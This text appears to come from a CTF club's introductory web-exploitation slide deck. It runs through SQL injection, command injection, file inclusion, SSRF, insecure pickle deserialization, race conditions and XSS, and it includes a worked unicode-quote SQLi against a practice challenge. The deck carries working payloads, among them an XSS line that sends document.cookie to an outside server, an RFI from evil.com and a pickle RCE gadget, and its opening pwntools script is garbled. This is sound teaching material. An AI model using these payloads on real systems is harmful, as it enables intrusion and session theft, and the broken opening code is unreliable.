

CTF

WEB EXPLOITATION

Intro

Created by `f1n11`

```
import pwn

pwn.context.arch = "amd64"
pwn.context.os = "linux"

SHELLCODE = pwn.shellcraft.amd64.linux.echo('Test') + pwn.shellcraft
EXPLOIT = 0x45*b"\x90" + pwn.asm(SHELLCODE, arch="amd64", os="linux")

PROGRAM = b""
length = 20 + 16
for i in EXPLOIT:
    PROGRAM += i*b'+ ' + b'>'

    if i == 1:
        length += 5
    elif i > 1:
        length += 6
    length+= 13

(0x8000 - length) > 0x40:
    PROGRAM += b"<>"
    length += 2*13

    b"."

(0x8000 - length) + 7 -1
(F+0x10)*b"<"

(host", 1337) as conn:
    (b"Brainf*ck code: ")
    PROGRAM)
    e()
```

TODAY'S FOCUS

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Basic introduction into web hacking

OVERVIEW

OVERVIEW

- Client Server Architecture

OVERVIEW


- Client Server Architecture
- Attack Vectors
 - **Server Side** Attack Vectors
 - **Client Side** Attack Vectors

OVERVIEW

- Client Server Architecture
- Attack Vectors
 - **Server Side** Attack Vectors
 - **Client Side** Attack Vectors
- Tools

CLIENT SERVER ARCHITECTURE

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CLIENT

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 - client side validation useless
 - hiding data impossible

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 - client side validation useless
 - hiding data impossible
- The "provided" client is a possibility of how to interact with the server
 - **We do not have to obey the rules**
- Goal
 - Read Cookies
 - Read Local Storage

SERVER

- Goal
 - Read Server Files / Environment Variables
 - Read Database Content
 - Execute Code on the Server

SERVER SIDE ATTACK VECTORS

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6 common attack vectors:

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- Injection Attacks

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- File Inclusion Attacks

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SERVER SIDE ATTACK VECTORS

6 common attack vectors:

- Injection Attacks
- File Inclusion Attacks
- Request Manipulation Attacks
- Data Manipulation Attacks
- Logic Bugs

INJECTION ATTACKS

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- SQL Injection

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- SQL Injection
- Command Injection

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- Command Injection
- Server Side Template Injection

INJECTION ATTACKS

- SQL Injection
- Command Injection
- Server Side Template Injection
- XML External Entity (XXE) Injection

FILE INCLUSION ATTACKS

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- Local File Inclusion (LFI)
 - Path Traversal

FILE INCLUSION ATTACKS

- Local File Inclusion (LFI)
 - Path Traversal
- Remote File Inclusion (RFI)

REQUEST MANIPULATION ATTACKS

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- Server Side Request Forgery (SSRF)

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- Server Side Request Forgery (SSRF)
- HTTP Request Smuggling

DATA MANIPULATION ATTACKS

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- Web Cache Poisoning

DATA MANIPULATION ATTACKS

- Web Cache Poisoning
- Insecure Deserialization

LOGIC BUGS / MISCONFIGURATIONS

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- Race Conditions

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- Missing Authorization / Authentication

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- Race Conditions
- Missing Authorization / Authentication
- Hidden Endpoints `/.env`, `/.git/index`, `/robots.txt`
- Information Disclosure

INJECTION ATTACKS

SQL INJECTION - SQLI

SQL INJECTION - SQLI

username	password
admin	FLAG{KIT}

SQL INJECTION - SQLI

SQL INJECTION - SQLI

```
$username = $_GET['username'];  
  
$result = mysql_query(  
    "select * from users where username='$username'"  
);  
  
print_r($result);
```


STRANGE INPUT

STRANGE INPUT

```
1 $username = "";  
2  
3 $result = mysql_query(  
4     "select * from users where username='$username'"  
5 );  
6  
7 print_r($result);
```


FIRST SQLI

FIRST SQLI

```
1 $username = "' OR 1=1 -- Comment";
2
3 $result = mysql_query(
4     "select * from users where username=' ' OR 1=1 -- Comment'"
5 );
6
7 print_r($result);           // List of all users in DB
```

FIRST SQLI

```
1 $username = "' OR 1=1 -- Comment";
2
3 $result = mysql_query(
4     "select * from users where username=' ' OR 1=1 -- Comment'"
5 );
6
7 print_r($result);           // List of all users in DB
```

SQLI - SIDE-CHANNEL ATTACKS

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```
1 $username = $_GET['username'];
2
3 $result = mysql_query(
4     "select * from users where username='$username'"
5 );
6
7 if (count($result) != 1) {
8     die("User not found!");
9 } else {
10     ok();
11 }
```

```
1 $username = "admin' and substr(secret, 0, 1) == 'a' --";
2
3 $result = mysql_query(
4     "select * from users where username='$username'"
5 );
6
7 if (count($result) != 1) {
8     die("User not found!");
9 } else {
10     ok();
11 }
```

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1 $username = "admin' and substr(secret, 0, 1) == 'a' --";
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7 if (count($result) != 1) {
8     die("User not found!");
9 } else {
10     ok();
11 }
```

SQLI - MITIGATION

Prepared Statements

```
1 $stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username');  
2 $user = $stmt->query([$_GET['username']]);
```

COMMAND INJECTION

COMMAND INJECTION

```
1 $profile_image = $_GET['profile_image'];  
2  
3 system("rm $profile_image");
```



```
1 $profile_image = "avatar.png; cp /flag avatar.png";  
2  
3 system("rm avatar.png; cp /flag avatar.png");
```

→ multiple separators possible: ;, &&, |, ||

FILE INCLUSION ATTACKS

LOCAL FILE INCLUSION - LFI

LOCAL FILE INCLUSION - LFI

```
1 $page = $_GET['page'];  
2  
3 include("pages/$page");
```


REMOTE FILE INCLUSION - RFI


REMOTE FILE INCLUSION - RFI

```
1 $page = "http://evil.com/evil.php";  
2  
3 include($page);
```


REQUEST MANIPULATION ATTACKS

SERVER SIDE REQUEST FORGERY (SSRF)

SERVER SIDE REQUEST FORGERY (SSRF)



DATA MANIPULATION ATTACKS

INSECURE DESERIALIZATION

INSECURE DESERIALIZATION

```
1 import pickle
2
3 user_client_cookies = b"...."
4
5 cookies = pickle.loads(user_client_cookies)
```

```
1 import pickle
2
3 class Exploit:
4     def __reduce__(self):
5         import os
6         return (os.system, ('ls',))
7
8 user_client_cookies = pickle.dumps(Exploit())
9
10 cookies = pickle.loads(user_client_cookies)
```



```
1 import pickle
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3 class Exploit:
4     def __reduce__(self):
5         import os
6         return (os.system, ('ls',))
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8 user_client_cookies = pickle.dumps(Exploit())
9
10 cookies = pickle.loads(user_client_cookies)
```

LOGIC BUGS

RACE CONDITIONS

RACE CONDITIONS

```
1 $user = $_GET['user'];  
2  
3 function buy() {  
4     $balance = get_balance($user);  
5  
6     $balance = $balance - 100;  
7  
8     set_balance($user, $balance);  
9 }
```

RACE CONDITIONS

```
1 $user = $_GET['user'];  
2  
3 function buy() {  
4     $balance = get_balance($user);  
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6     $balance = $balance - 100;  
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8     set_balance($user, $balance);  
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```

CLIENT SIDE ATTACK VECTORS

CLIENT SIDE ATTACK VECTORS

- Cross Site Scripting - **XSS**
 - Stored XSS (Payload is Stored on the Server)
 - Reflected XSS (Payload in URL)
- Cross Site Request Forgery - **CSRF**

CROSS SITE SCRIPTING (XSS)

CROSS SITE SCRIPTING

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- Execution of malicious code in the context of the target user

CROSS SITE SCRIPTING

- Execution of malicious code in the context of the target user
- Goal:
 - Access to Client Secrets, Cookies, Local Storage, ...

```
https://not-google.com/search?query=KITCTF
```

```
<h1>  
  Ergebnisse für { query }  
</h1>
```

```
https://not-google.com/search?query=KITCTF
```

```
<h1>  
  Ergebnisse für KITCTF  
</h1>
```

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```
<h1>  
  Ergebnisse für { query }  
</h1>
```

```
https://not-google.com/search?query=<script>alert(1)</script>
```

```
<h1>  
  Ergebnisse für <script> alert(1) </script>  
</h1>
```

REAL EXPLOIT PAYLOAD

```
<img src=1 onerror='document.location = "https://my.server/?cookie=" + document.cookie'>
```


CLIENT SIDE REQUEST FORGERY (CSRF)

- Similar to a **XSS attack**
- Allows an attacker to induce the victim to perform actions that they do not intend to do
 - e.g. victim makes a request to `/transfer?to=attacker&amount=1000`
- **BUT** attacker cannot read the response

TOOLS

- DevTools (F12 / Ctrl+Shift+I)
- Insomnia / Postman
- Burp Suite
- CyberChef

RESOURCES

- [HackTricks](#)
- [Curl Converter](#)
- [Request Catcher](#)

LETS GOOOOOOOOO







EXPLOIT.ME.BLUP.CC

EXPLOIT.ME.BLUP.CC



DEV TOOLS

DEV TOOLS

Name	Status	Type	Initiator	Size	Time	Waterfall	
 blup.cc	200	document	Other	1.5 kB	82 ms		
 style.css	200	stylesheet	(index):7	802 B	22 ms		
 favicon.ico	200	text/html	Other	1.5 kB	80 ms		

PAGE SOURCE

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="x-ua-compatible" content="ie=edge">
    <title>👋 Hello</title>
    <link rel="stylesheet" type="text/css" media="screen" href="style.css">
  </head>

  <body>
    <div>
      <svg class="ghost" x="0px" y="0px" width="127.433px" height="132.743px" viewBox="0 0 1
      </svg>
      <p class="shadowFrame">
        <svg version="1.1" class="shadow" x="61px" y="20px" width="122.436px" height="39.7
        </svg>
      </p>
    </div>
```

ROBOTS.TXT

ROBOTS.TXT

```
User-agent: *  
Disallow: /challenge/v1
```

/CHALLENGE/V1

```
1 import sqlite3
2 from unidecode import unidecode
3
4
5 @app.route("/challenge/v1")
6 @app.route("/challenge/v1/<phoneNumber>")
7 def elf_data(phoneNumber: str = None):
8     render_words = []
9
10    if phoneNumber == None:
11        render_words.append("[X] No phone number provided")
12        render_words.append("[X] Please provide a phone number to dial like /challenge/+3161337")
13        render_words.append("[X] Exiting..")
14
15        return create_http_response(render_words)
16
17    render_words.append(f"[X] Source is available under: {url_for('static', filename='img/source")
18
19    try:
```

```
1 ...
2 phoneNumber = phoneNumber.replace("'", "")
3 phoneNumber = phoneNumber.replace("\\", "")
4 phoneNumber = phoneNumber.replace("\\\\", "")
5 ...
6 phoneNumber = unicode(phoneNumber)
7 ...
8 query = "SELECT message from messages where phone = '" + phoneNumber + "'"
9 ...
```

UNICODE

UNICODE

What Unidecode provides is a middle road: the function `unidecode()` takes Unicode data and tries to represent it in ASCII characters (i.e., the universally displayable characters between 0x00 and 0x7F), where the compromises taken when mapping between two character sets are chosen to be near what a human with a US keyboard would choose.

UNICODE '

UNICODE '

```
unidecode/x01f.py Python · master
188 'A', # 0xba
189 'A', # 0xbb
190 'A', # 0xbc
191 '\', # 0xbd
192 'i', # 0xbe
193 '\', # 0xbf
194 '~', # 0xc0
Show 2 more matches
```

Unicode-Zeichen „’“ (U+1FBD)



Name:	Griechisches Koronis ^[1]
Name (englisch):	Greek Koronis ^[2]
Unicode-Version:	1.1 (Juni 1993) ^[3]
Block:	Griechisch-Erweiterungen, U+1F00 - U+1FFF ^[4]
Ebene:	Mehrsprachige Basis-Ebene, U+0000 - U+FFFF ^[4]
Schrift:	Griechisch (Grek) ^[5]
Kategorie:	Modifikationssymbol (Sk) ^[2]
Bidirektional-Klasse:	Sonstiges neutrale Zeichen (ON) ^[2]
Verbindungsklasse:	Nicht versetzt (0) ^[2]
Zeichen wird gespiegelt:	Nein ^[2]
HTML-Entität:	᾽ ᾽
UTF-8-Kodierung:	0xE1 0xBE 0xBD

EXPLOIT

EXPLOIT

```
https://exploit.me.blup.cc/challenge/v1/+31613371000 %E1%BE%BD OR 1=1 --
```

EXPLOIT

```
https://exploit.me.blup.cc/challenge/v1/+31613371000 %E1%BE%BD OR 1=1 --
```

```
[X] Source is available under: /source/v1/challenge.py  
[-] Initializing core communications.  
[?] Dialing +31613371000' OR 1=1 --..  
[Y] Found message for number: #####  
[-] Sending beacon message.. Done, exiting
```


CHALLENGE V2


```
1 import sqlite3
2 import phonenumbers
3 from unidecode import unidecode
4
5
6 @app.route("/challenge/v2")
7 @app.route("/challenge/v2/<phoneNumber>")
8 def elf_data(phoneNumber: str = None):
9     render_words = []
10
11     if phoneNumber == None:
12         render_words.append("[X] No phone number provided")
13         render_words.append("[X] Please provide a phone number to dial like /challenge/+3161337")
14         render_words.append("[X] Exiting..")
15
16         return create_http_response(render_words)
17
18     render_words.append(f"[X] Source is available under: {url_for('static', filename='img/source")
19
```

DIFF TO V1

```
1 import phonenumbers
2 ...
3 # Check valid phone number
4 try:
5     parsed_number = phonenumbers.parse(phoneNumber, None)
6     is_valid = phonenumbers.is_valid_number(parsed_number)
7     if is_valid:
8         render_words.append("[Y] Connection established")
9         render_words.append("[-] Retrieving message for phone number")
10    else:
11        render_words.append("[X] Could not dail number, exiting")
12        return create_http_response(render_words)
13
14 except:
15    render_words.append("[X] Could not dail number, exiting")
16    return create_http_response(render_words)
17 ...
```


HACK TRICKS

 **INTIGRITI** RFC 5341 - The tel URI for Telephone Numbers

 **How does a tel: look like?**

;ext=+32
;isub=12456

+32 **(0)476133337** ;phone-context=example.com
***123# (service codes)**

global **number digits** **optional parameters**

local

EXPLOIT

EXPLOIT

```
https://exploit.me.blup.cc/challenge/v2/+31613371000;isub=%E1%BE%BD OR 1=1 --
```

IT'S YOUR TURN

- intro.kitctf.de
- Other challenges:
 - [PortSwigger Academy](https://portswigger.com/academy)
 - [picoCTF](https://picoctf.com)
 - [websec](https://websec.org)
 - overthewire.org

